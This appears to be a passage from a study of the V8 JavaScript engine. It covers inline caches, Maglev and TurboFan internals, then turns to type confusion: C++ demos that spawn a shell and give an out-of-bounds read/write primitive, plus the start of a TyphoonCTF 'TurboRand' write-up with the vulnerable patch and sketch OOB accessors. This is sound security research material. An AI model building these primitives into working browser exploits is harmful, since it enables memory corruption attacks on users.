Is this assembly correct? The answer is strictly context-dependent. Because the **add** function was exclusively invoked with numeric values during the profiling phase, the generated machine code is valid *only* for Small Integers (SMIs). If the script were to subsequently invoke the function with a different data type such as a string or array, the speculative assembly would become fundamentally unsafe. To prevent a crash, the engine must immediately discard the optimized code, triggering a **Deoptimization**, and revert to executing the generic Ignition bytecode. The mechanism governing this speculative behavior relies on **Inline Caches (ICs)**. During interpretation, Ignition utilizes ICs to meticulously record the specific data types (or *Maps*) passed to every operation. The degree of type variation recorded by a specific IC determines its **Morphism**.

In the previous loop example, because the IC observed exactly one type (SMI), the operation is classified as **Monomorphic**. The JIT compiler leverages this monomorphic state to emit the heavily optimized, branchless assembly shown in the previous section. However, as new types are introduced dynamically, the IC state transitions to accommodate the variation.

We can observe exactly how V8 internally classifies these transition states by examining the engine's source code. The following C++ snippet from V8's internal IC class demonstrates the strict state machine used to track the morphism of a cache:

¹Other flags can be found through **`--help`** or at <https://source.chromium.org/chromium/chromium/src/+main:v8/src/flags/flag-definitions.h>

```

char IC::TransitionMarkFromState(IC::State state) {
  switch (state) {
    case NO_FEEDBACK:
      return 'X';
    case UNINITIALIZED:
      return '0';
    case MONOMORPHIC:
      return '1';
    case RECOMPUTE_HANDLER:
      return '^';
    case POLYMORPHIC:
      return 'P';
    case HOMOMORPHIC:
      return 'H';
    case MEGAMORPHIC:
      return 'N';
    case MEGADOM:
      return 'D';
    case GENERIC:
      return 'G';
  }
  UNREACHABLE();
}

```

Figure 2.1 V8 source code defining the character flags for various Inline Cache (IC) morphism states.

To practically demonstrate the consequences of polymorphism, we can intentionally "poison" the Inline Cache of the previously analyzed `add` function. By systematically invoking the function with highly disparate data types, we force the engine's tracking mechanism into a **Polymorphic** or **Megamorphic** state. Using V8's native runtime intrinsics (accessible via the `-allow-natives-syntax` flag ²), we can artificially force TurboFan to optimize the function after its IC state has been thoroughly disrupted.

```

function add(a,b){ return a+b; }
for (let i=0; i<10000; i++) add(i, i+1);
add("A", {});
for (let i=0; i<100000; i++) add([], 1.234);
%PrepareFunctionForOptimization(add);
%OptimizeFunctionOnNextCall(add);
add([], 1.1);
%DisassembleFunction(add);

```

When we analyze the disassembly output of this newly optimized function, the contrast with the monomorphic integer example is stark. Because the compiler cannot statically guarantee the types of `a` and `b`, it cannot safely emit direct CPU arithmetic instructions (like `add rax, rsi`). Instead, TurboFan is forced to emit a highly defensive assembly:

²Intrinsics can be found at <https://github.com/v8/v8/blob/18bd68a6855166f9bae6dcfc2c0aa39141b65a86/src/runtime/runtime.h>

Monomorphic Disassembly

```

REX.W movq rcx,[rbp+0x18]
testb rcx,0x1
jnz 0x7de8c4084152 <+0x112>
REX.W movq rdi,[rbp+0x20]
testb rdi,0x1
jnz 0x7de8c4084156 <+0x116>
REX.W movq r8,rdi
sarl r8, 1
REX.W movq r9,rcx
sarl r9, 1
addl r8,r9
jo 0x7de8c408415a <+0x11a>
REX.W movq rcx,r8
addl rcx,r8
jo 0x7de8c4084104 <+0xc4>

```

Translation

```

rcx = a
if (rcx & 1) goto deopt
rdi = b
if (rdi & 1) goto deopt
r8 = b
r8 = r8 >> 1
r9 = a
r9 = r9 >> 1
r8 = r8 + r9
if overflow goto deopt
rcx = r8
rcx = rcx + r8 // rcx << 1
if overflow goto allocate

```

Here readers reading the translation will be asking why all that shift, this is because **Pointer Tagging**. V8 differentiate SMI from Pointer with the Least Significant Bit, in particular SMI must end in 0 and Pointers in 1, so every SMI will be multiplied by 2, but a better and faster way to do it is using shift. Here is how this bitwise logic is defined in V8's internal headers:

```

V8_INLINE static constexpr Address IntToSmi(int value) {
return (static_cast<Address>(value) << (kSmiTagSize + kSmiShiftSize)) |
    kSmiTag;
}
V8_INLINE static constexpr int SmiToInt(Address value) {
int shift_bits = kSmiTagSize + kSmiShiftSize;
// Truncate and shift down (requires >> to be sign extending).
return static_cast<int32_t>(static_cast<uint32_t>(value)) >> shift_bits;
}

```

Megamorphic Disassembly

```

REX.W movq rax,[rbp+0x18]
REX.W movq rbx,[rbp+0x20]
REX.W movq rsi,0x8ce000c2301 ;;
object: 0x08ce000c2301
call 0x76f4c5f876c0 (Add) ;;
near builtin entry

```

Translation

```

rax = a
rbx = b
rsi = NativeContext
call Builtin_Add

```

On the other hand, readers analyzing the megamorphic translation will wonder why the simple + operator suddenly requires loading a NativeContext and calling a heavy external function (Builtin_Add). This happens because when Turbofan cannot guarantee the types of a and b, it must strictly follow the ECMAScript specification for the Addition operator at runtime, so in ECMAScript **EvaluateStringOrNumericBinaryExpression (leftOperand, opText, rightOperand)** that will call **ApplyStringOrNumericBinaryOperator (lVal, opText, rVal)**. Here is the exact V8 C++ macro used to generate these generic Binary Operation builtins (such as Add). Notice how the extracted parameters map perfectly to the CPU registers we just saw in the disassembly (lhs in rax, rhs in rbx, and context in rsi):

```
#define DEF_BINOP(Name, Generator)
TF_BUILTIN(Name, CodeStubAssembler) {
  auto lhs = Parameter<Object>(Descriptor::kLeft);
  auto rhs = Parameter<Object>(Descriptor::kRight);
  auto context = Parameter<Context>(Descriptor::kContext);
  auto feedback_vector = Parameter<FeedbackVector>(Descriptor::
    kFeedbackVector);
  auto slot = UncheckedParameter<UintPtrT>(Descriptor::kSlot);
  BinaryOpAssembler binop_asm(state());
  TNode<Object> result =
    binop_asm.Generator([&]() { return context; }, lhs, rhs, slot,
      [&]() { return feedback_vector; },
      UpdateFeedbackMode::kGuaranteedFeedback, false);
  Return(result);
}
```

2.3 Maglev Pipeline

In December 2023 Maglev has been introduced to address the performance gap between Sparkplug and TurboFan. Maglev generates faster code than Sparkplug and compiles significantly faster than TurboFan. It does so by targeting code that doesn't get hot enough for TurboFan's optimizations but can still benefit from some level of optimization. To dynamically monitor a function's journey through this complex, multi-tiered architecture, V8 employs internal tracing markers. When analyzing engine logs (for instance, utilizing the `-trace-opt` flag), researchers can identify the exact compiler engine currently executing a function by observing its CodeKind character signature. As shown in the engine's source code, Maglev is distinctly identified by the `+` marker:

```
const char* CodeKindToMarker(CodeKind kind, bool context_specialized,
                             BytecodeOffset osr_offset) {
  switch (kind) {
    case CodeKind::INTERPRETED_FUNCTION:
      return "~";
    case CodeKind::BASELINE:
      return "^";
    case CodeKind::MAGLEV:
      if (!osr_offset.IsNone()) {
        DCHECK(!context_specialized);
        return "o+";
      }
      return context_specialized ? "+," : "+";
    case CodeKind::TURBOFAN_JS:
      if (!osr_offset.IsNone()) {
        DCHECK(!context_specialized);
        return "o*";
      }
      return context_specialized ? "*,," : "*,,";
    default:
      return "";
  }
}
```

Maglev's pipeline is based on 3 compiling phases

- Graph Building
- Optimisation phases

- **Code Generation**

2.3.1 Graph Building

The Maglev graph is built in a similar way to the Turbofan graph builder, as an abstract interpretation of the bytecode with appropriate merging of jump targets. The first phase of the Maglev pipeline is responsible for translating the generic Ignition bytecode into a **Minimal SSA** intermediate representation. This process acts as an abstract interpretation of the bytecode, progressing linearly while meticulously managing control flow branches and type feedback.

Based on the engine's architectural design, this phase is characterized by several specialized operations:

- **SSA Nodes and Interpreter Frame State (IFS):** As the compiler walks the bytecode, it generates a new Static Single Assignment (SSA) Node for every value-producing instruction. To track these values, Maglev maintains an *InterpreterFrameState* (IFS), which maps every virtual register (and the accumulator) to the specific SSA Node currently residing within it.
- **Control Flow and On-Demand Φ (Phi) Creation:** Nodes are emitted into basic blocks that are built on the fly. When control flow paths converge at a merge target (such as the end of an `if-else` branch), Maglev merges the incoming IFSs. Adhering strictly to the Minimal SSA paradigm, it creates Φ nodes *on-demand*: a Φ function is inserted only if the incoming branches supply different SSA Nodes for the same register. This avoids the instantiation of redundant nodes for variables that remain unchanged across branches. Furthermore, to prevent critical edges, empty basic blocks are automatically inserted whenever a predecessor features conditional control flow.
- **Flattened Deoptimization State:** Because Maglev heavily relies on speculative optimization, it must guarantee the ability to safely bail out. While early engine designs considered an incremental approach to tracking state, the final architecture relies on highly efficient flattened snapshots. Nodes associated with potentially deoptimizing operations optionally contain an *eager* or *lazy deopt* property. This property stores a complete snapshot copy of the full interpreter frame exactly as it was when the node was emitted. This allows the engine to immediately and efficiently reconstruct the execution state upon a speculation failure. To minimize memory overhead, eager deopts are deduplicated if no side effects occurred between them.
- **Immediate Lowering via Inline Caches:** Maglev does not wait for later optimization passes to specialize the graph based on types. Whenever it encounters a bytecode associated with type feedback, it performs *Immediate Lowering*. It consumes the cached Inline Cache (IC) data directly from the handlers to decide which specific low-level nodes to generate. This is the sole use of dynamic feedback in the compiler; subsequent passes rely entirely on static analysis, making the compilation significantly faster.

2.3.2 Optimisation phases

Following the initial graph construction, Maglev executes a series of targeted optimization passes. Unlike the top-tier TurboFan compiler, which performs exhaustive and iterative graph reductions, Maglev deliberately restricts its optimizations to maintain its strict high-speed compilation budget. The optimization heuristic primarily focuses on representation analysis (such as the speculative untagging of Φ nodes), Global Value Numbering (GVN) for redundancy elimination, and minimal loop hoisting.

To execute these optimizations without introducing significant latency, the engine’s architecture fundamentally avoids repetitive graph traversals. Instead, the design relies on a highly efficient **Node Processing API** characterized by the following structural paradigms:

- **Single Forward Passes:** The vast majority of Maglev’s optimization and processing operations are designed strictly as single, linear forward passes over the SSA graph.
- **Visitor-Pattern API:** The engine utilizes a dedicated graph processor that sequentially walks the CFG. For every node encountered, it switches on the current node’s opcode and dispatches execution to a specific Node Processor (a visitor) that encapsulates the discrete logic for that exact instruction. Crucially, this main graph processor also inherently manages the implicit bytecode frame state required for Checkpoints and handles transitions between disparate basic blocks.
- **Node Multi-Processor Pipeline:** To further minimize traversal overhead, Maglev introduces a Node Multi-Processor construct. This mechanism logically chains multiple, distinct node processors into a unified sequence. It allows the graph processor to apply a comprehensive suite of optimization rules to a single node simultaneously, effectively merging multiple conceptual optimization passes into one physical forward traversal.

2.3.3 Code Generation

The final phase of the Maglev pipeline translates the optimized intermediate representation into executable machine code. To strictly adhere to its low-latency compilation budget, Maglev amalgamates three distinct sub-phases—preprocessing, register allocation, and machine code emission—into a single forward pass, leveraging the highly efficient Node Processing API introduced in the previous phase. According to the architectural design, this final phase is linearly structured as follows:

- **Preprocessing and Liveness Analysis:** Before registers can be allocated, the compiler must understand the lifespan of every variable. This single linear pass performs three critical operations:
 1. *ID Assignment:* Every node in the graph is assigned a monotonically increasing numerical ID. This is deferred to this late stage to account for any node hoisting performed during the optimization phase.

2. *Live Range Calculation:* The engine calculates the precise live ranges of nodes by establishing their starting point (the ID at creation) and updating a "last use" ID during the forward walk. Special boundary conditions are applied to Φ nodes (restricting input lifetimes strictly to predecessor blocks) and Deoptimization Checkpoints (extending the lifetimes of implicit frame state nodes to ensure safe bailouts).
 3. *I/O Requirement Resolution:* This phase is tightly coupled with code generation, and is a pre-register-allocation resolution of what the requirements of the codegen are on the inputs and outputs – for example, whether a Node takes an input via an arbitrary register or via a specific one, or whether it outputs its value also into an arbitrary register. This phase fills in these requirements, which the register allocator can then read and resolve to specific registers.
- **Register Allocation:** There is a custom, simple register allocator, which performs a linear scan over the Nodes. Each Node has a canonical spill slot location from which it can be loaded, and its value may be cached in a register. The spilling to the spill slot currently happens at Node creation, and can be elided if the Node never needs to be spilled. The current machine frame state is propagated forwards through the graph (similar to the interpreter frame state in graph building), and used to discover what Nodes are currently cached in which registers. On basic block merge points, the incoming machine frames are merged (where values mismatch) by adding a “register merge” to the block. An additional capability is that Nodes can request a certain count of temporary registers as a separate concept to inputs. The register allocator ensures that there are enough free registers to fulfil this request, spilling as necessary.
 - **Machine code generation:** Machine code is generated in a final single pass, directly generating code with the MacroAssembler, with a relatively fixed “template” for each Node (this is similar to Sparkplug). The register allocator has already provided all the registers, so any register manipulation inside this code template should make sure to restore previous register state.

2.3.4 Tracing Maglev

Google Team made some tools to help analyze and debug engine compilations and translations, in particular for Turbofan there is Turbolizer, this will be used in the next chapter. Maglev doesn't have a tool all his own, but there is a flag `"-print-maglev-graphs"` that is useful to understand the operations that Maglev does. Here will follow an example that will still use easy-ish code just to understand the fundamentals.

JavaScript Code


```
function add(a,b){
    let z = a*b;
    return a*(z+b);
}
```

Ignition Bytecode

```
Ldar a1
Mul a0, [0]
Star0
Ldar a1
Add r0, [2]
Mul a0, [1]
Return
```

Here a quick explanation about the Ignition Bytecode

- **Ldar a1**, load value of b (a1) in accumulator register
- **Mul a0, [0]**, multiply the value of b ([0]) in the accumulator with a (a0), and store the result in accumulator
- **Star0**, store the value in the accumulator (a*b) in register r0
- **Ldar a1**, load b again in the accumulator
- **Add r0, [2]**, sum the value in r0 (z) with the value in accumulator (b)
- **Mul a0, [1]**, multiply a (a0) with (b+z) in the accumulator



There's a lot more to talk about Compiler Theory from dominance to liveness and more about Maglev, said that it's also important to understand the vulnerabilities that lies in those engines in particular in the next chapter it will be explained the most popular vulnerability in JavaScript engines.

Chapter 3

Type Confusion

JavaScript engines represent highly advanced software architectures, utilizing sophisticated optimization pipelines to execute dynamically typed code at performance levels approaching those of natively compiled languages. However, the speculative nature of these optimizations introduces subtle attack surfaces. This chapter explores the most critical vulnerability class in modern browser exploitation: the **Type Confusion**.

3.1 Introduction

In systems programming languages, memory is inherently untyped; it is merely a contiguous sequence of bytes allocated on the heap or stack. The "type" of a variable is essentially a semantic construct enforced by the compiler. It dictates how those raw bytes should be interpreted, specifying the size of the object and the exact structural offsets of its internal fields.

A *Type Confusion* vulnerability fundamentally arises from a programmatic or compiler-induced error during the conversion or casting of these types. To understand exactly why and how this occurs, it is essential to distinguish between two primary casting operations in Object-Oriented programming paradigms:

- **Upcasting (Inherently Safe):** This operation involves converting a pointer from a derived class to its base class. Upcasting is memory-safe and often performed implicitly by the compiler. Because a derived class inherits all properties and methods of the base class, the memory layout of the derived object fully encompasses the expected structural layout of the base object. The compiler can safely interpret the first segment of the derived object as the base class.
- **Downcasting (Inherently Unsafe):** This constitutes the inverse operation: casting a base class pointer to a derived class pointer. Such a conversion introduces significant type-safety risks; if the referenced object was instantiated strictly as the base class, its memory layout lacks the supplementary data members and derived virtual table pointers (vptr) required by the derived class.




Figure 3.1 Upcasting vs Downcasting

If a program blindly forces a downcast (for example, utilizing a `static_cast` in C++ without invoking Runtime Type Information or `dynamic_cast` checks) and subsequently attempts to access the derived properties, a critical desynchronization occurs. The program will calculate structural offsets based on the *assumed* derived type, but those offsets will fall completely outside the object's *actual* memory bounds. Consequently, the program will unknowingly read or overwrite adjacent heap memory, misinterpreting raw bytes as pointers or logic variables. This structural desynchronization is the root cause of all Type Confusion vulnerabilities.

3.1.1 Examples in C++

Consider the following C++ example demonstrating how type confused objects call wrong functions:

```
#include <iostream>
using namespace std;

class Base {};
class Execute: public Base {
public:
    virtual void exec(const char *program)
    {
        system(program);
    }
};

class Greeter: public Base {
public:
    virtual void sayHi(const char *str)
    {
        cout << str << endl;
    }
};

//      Base
//      /  \
// Execute Greeter
```

```

int main() {
    Base *b1 = new Greeter();
    Base *b2 = new Execute();
    Greeter *g;
    g = static_cast<Greeter*>(b1);
    g->sayHi("Greeter says hi!");
    g = static_cast<Greeter*>(b2);
    g->sayHi("/bin/sh");
    delete b1;
    delete b2;
    return 0;
}

```

The execution of this code is:

```

user@ubuntu:~$ ./example
Greeter says hi!
$

```

Digging into GDB debugging is possible to notice:

```

gef> ptype b1
type = class Base {
    <no data fields>
} *
gef> ptype b2
type = class Base {
    <no data fields>
} *
gef> ptype g
type = class Greeter : public Base {
    public:
        virtual void sayHi(const char *);
} *
gef> p b1
$4 = (Base *) 0x55555556b2b0
gef> x/2gx 0x55555556b2b0
0x55555556b2b0: 0x00005555555557d30 0x0000000000000000
gef> xinfo 0x00005555555557d30
Segment: .data.rel.ro (0x00005555555557d20-0x00005555555557d90)
Offset (from segment): 0x10
Symbol: vtable for Greeter+16
gef> p b2
$5 = (Base *) 0x55555556b2d0
gef> x/2gx 0x55555556b2d0
0x55555556b2d0: 0x00005555555557d48 0x0000000000000000
gef> xinfo 0x00005555555557d48
Segment: .data.rel.ro (0x00005555555557d20-0x00005555555557d90)
Offset (from segment): 0x28
Symbol: vtable for Execute+16

```

After the first `static_cast`:

```

gef> info vtbl g
vtable for 'Greeter' @ 0x5555555557d30 (subobject @ 0x55555556b2b0):
[0]: 0x5555555552e8 <Greeter::sayHi(char const*)>

```

After the second `static_cast`:

```

gef> info vtbl g
vtable for 'Greeter' @ 0x5555555557d48 (subobject @ 0x55555556b2d0):
[0]: 0x5555555552c4 <Execute::exec(char const*)>

```

To clearly illustrate the mechanical impact of an unsafe downcast, consider the following C++ example demonstrating how Type Confusion can be used for an OOB R/W primitive:

```
#include <iostream>

class P {
public:
    virtual ~P() = default;
    int x;
    int y;
};

class C : public P {
public:
    long long skip_vptr;
    int oob_access;
};

int main() {
    volatile C dummy;
    P* arr = new P[2];

    arr[1].x = 0xdeadbeef;
    std::cout << "Target data: 0x" << std::hex << arr[1].x << std::endl;

    C* confused_ptr = static_cast<C*>(&arr[0]);

    std::cout << "OOB Read: 0x" << confused_ptr->oob_access << std::endl;

    confused_ptr->oob_access = 0x41414141;
    std::cout << "Target data after: 0x" << arr[1].x << std::endl;

    delete[] arr;
    return 0;
}
```

Debugging again with GDB reveals the underlying memory corruptions.

```
gef> p arr
$1 = (P *) 0x55555556b2b8
gef> ptype P
type = class P {
    public:
        int x;
        int y;

        ~P(void);
}
```

After `arr[1].x = 0xdeadbeef;`

```
gef> p arr[0]
$2 = {
    _vptr.P = 0x555555557d60 <vtable for P+16>,
    x = 0x0,
    y = 0x0
}
gef> p arr[1]
$3 = {
    _vptr.P = 0x555555557d60 <vtable for P+16>,
    x = 0xdeadbeef,
    y = 0x0
}
```

```
gef> x/4gx 0x555555556b2b8
0x555555556b2b8: 0x0000555555557d60      0x0000000000000000 // arr[0]
0x555555556b2c8: 0x0000555555557d60      0x00000000deadbeef // arr[1]
```

After `C* confused_ptr = static_cast<C*>(&arr[0]);`

```
gef> p confused_ptr
$4 = (C *) 0x555555556b2b8
gef> ptype confused_ptr
type = class C : public P {
    public:
        long long skip_vptr;
        int oob_access;
} *
gef> p *confused_ptr
$5 = {
    <P> = {
        _vptr.P = 0x555555557d28 <vtable for P+16>,
        x = 0x0,
        y = 0x0
    },
    members of C:
        skip_vptr = 0x555555557d28,
        oob_access = 0xdeadbeef
}
```

Finally after `confused_ptr->oob_access = 0x41414141;`

```
gef> p arr[0]
$6 = {
    _vptr.P = 0x555555557d28 <vtable for P+16>,
    x = 0x0,
    y = 0x0
}
gef> p arr[1]
$7 = {
    _vptr.P = 0x555555557d28 <vtable for P+16>,
    x = 0x41414141,
    y = 0x0
}
gef> p *confused_ptr
$8 = {
    <P> = {
        _vptr.P = 0x555555557d28 <vtable for P+16>,
        x = 0x0,
        y = 0x0
    },
    members of C:
        skip_vptr = 0x555555557d28,
        oob_access = 0x41414141
}
```

When executing it will print:

```
$ ./example
Target data: 0xdeadbeef
OOB Read: 0xdeadbeef
Target data after: 0x41414141
```

3.2 CTF Challenge: TurboRand

After we have analyzed two examples of type confusion in C++ language now we shift the focus to how those vulnerabilities happens in JIT engines. To better explain and still getting the hand dirty in the following pages there will be the resolution of a CTF challenge that was given during TyphoonCTF 2023, despite focusing on Turbofan it unveils how aggressive optimizations can lead to type confusion. To accurately reproduce the vulnerable environment for this research, the exact historical branch was checked out from the official Chromium repository. Subsequently, the malicious Typer modification was manually applied to the engine's source code:

```
$ fetch v8
$ cd v8
$ git checkout branch-heads/11.5
$ git apply turborand.patch
$ gn gen out/debug --args='is_debug=true target_cpu="x64"'
$ ninja -C out/debug d8
```

Note: The original challenge files contains a patched d8 binary
The patch file is the following

```
diff --git a/src/compiler/typer.cc b/src/compiler/typer.cc
index 3cf9de67b6..36d9fc4eac 100644
--- a/src/compiler/typer.cc
+++ b/src/compiler/typer.cc
@@ -1722,7 +1722,7 @@ Type Typer::Visitor::JSCallTyper(Type fun,
   Typer* t) {
   }
   switch (function.shared(t->broker()).builtin_id()) {
     case Builtin::kMathRandom:
-      return Type::PlainNumber();
+      return Type::Range(0.0, 1.0, t->zone());
     case Builtin::kMathFloor:
     case Builtin::kMathCeil:
     case Builtin::kMathRound:
```

Typer::Visitor::JSCallTyper deducts the return type of a call to a JS function. When the compiler comes across a function call, represented by **JSCall** or **JSCall-WithSpread** nodes uses **JSCallTyper** to provide strict typing to those nodes. For example consider the call to **Date.prototype.getMilliseconds()**, this function can only return an integer between 0 and 999 or NaN if the date is invalid. Restricting the range of possible return types allows the compiler to make more aggressive optimization, so it's best to get as accurate as possible.

```
case Builtin::kDatePrototypeGetMilliseconds:
  return Type::Union(Type::Range(0.0, 999.0, t->zone()), Type::NaN(),
    t->zone());
```

The patch changes the typing of **Math.random()** from **PlainNumber()** to **Range(0, 1)**, to understand the difference a deeper navigation is needed specifically in the file **src/compiler/types.h**.

```
// RANGE TYPES
//
// A range type represents a continuous integer interval by its minimum and
// maximum value. Either value may be an infinity, in which case that infinity
// itself is also included in the range. A range never contains NaN or -0.
//
// If a value v happens to be an integer n, then Constant(v) is considered a
// subtype of Range(n, n) (and therefore also a subtype of any larger range).
// In order to avoid large unions, however, it is usually a good idea to use
// Range rather than Constant.
```

Meanwhile:

```
V(Integral32,          kSigned32 | kUnsigned32) \
V(Integral32OrMinusZero, kIntegral32 | kMinusZero) \
V(Integral32OrMinusZeroOrNaN, kIntegral32OrMinusZero | kNaN) \
V(PlainNumber,         kIntegral32 | kOtherNumber) \
[...]
/*
 * The following diagrams show how integers (in the mathematical sense) are
 * divided among the different atomic numerical types.
 *
 *      ON      OS32      N31      U30      OU31      OU32      ON
 *  ----[-----[-----[-----[-----[-----[-----
 *      -2^31  -2^30      0      2^30      2^31      2^32
 *
 * E.g., OtherUnsigned32 (OU32) covers all integers from 2^31 to 2^32-1.
 *
 * Some of the atomic numerical bitsets are internal only (see
 * INTERNAL_BITSET_TYPE_LIST). To a types user, they should only occur in
 * union with certain other bitsets. For instance, OtherNumber should only
 * occur as part of PlainNumber.
 */
```


Crucially, the semantic distinction between these types is that `Type::Range` exclusively represents contiguous boundaries of integers. In contrast, `Type::PlainNumber` natively accommodates fractional floating-point values (represented internally as `OtherNumber`). Since `Math.random()` outputs double-precision floats, artificially assigning it a `Range` type induces a confusion between the static analysis and the dynamic execution. So the primitive is **Range Confusion**. By reverting the `CheckBounds` hardening, the patch completely eliminates redundant array bounds checks from the compilation graph. This removal is the key primitive that allows us to escalate the range confusion into a type confusion through an OOB access. This check was introduced due to Turbofan who had an optimization where bound checking could be omitted and this was exploited in this way by letting Turbofan the index is in range `[0, N[` but it was actually greater than `N`.

```
function read(idx){
  // Code to make Turbofan
  // think idx is in range
  // so will access directly the arr
  const arr = [1,2,3];
  return arr[idx];
}
function write(idx, what){
  // Code to make Turbofan
  // think idx is in range
  // so will access directly the arr
  const arr = [1,2,3];
  arr[idx] = what;
}
```

Having all the fundamentals it's possible to jump into solving the challenge, the first snippet is:

```
function r(){
    return 1 + Math.random();
}
for (let i=0; i<10000; i++) r();
console.log(r());
```

After compiling with Turbofan it's possible to inspect the Sea of Nodes thanks to Turbolizer.

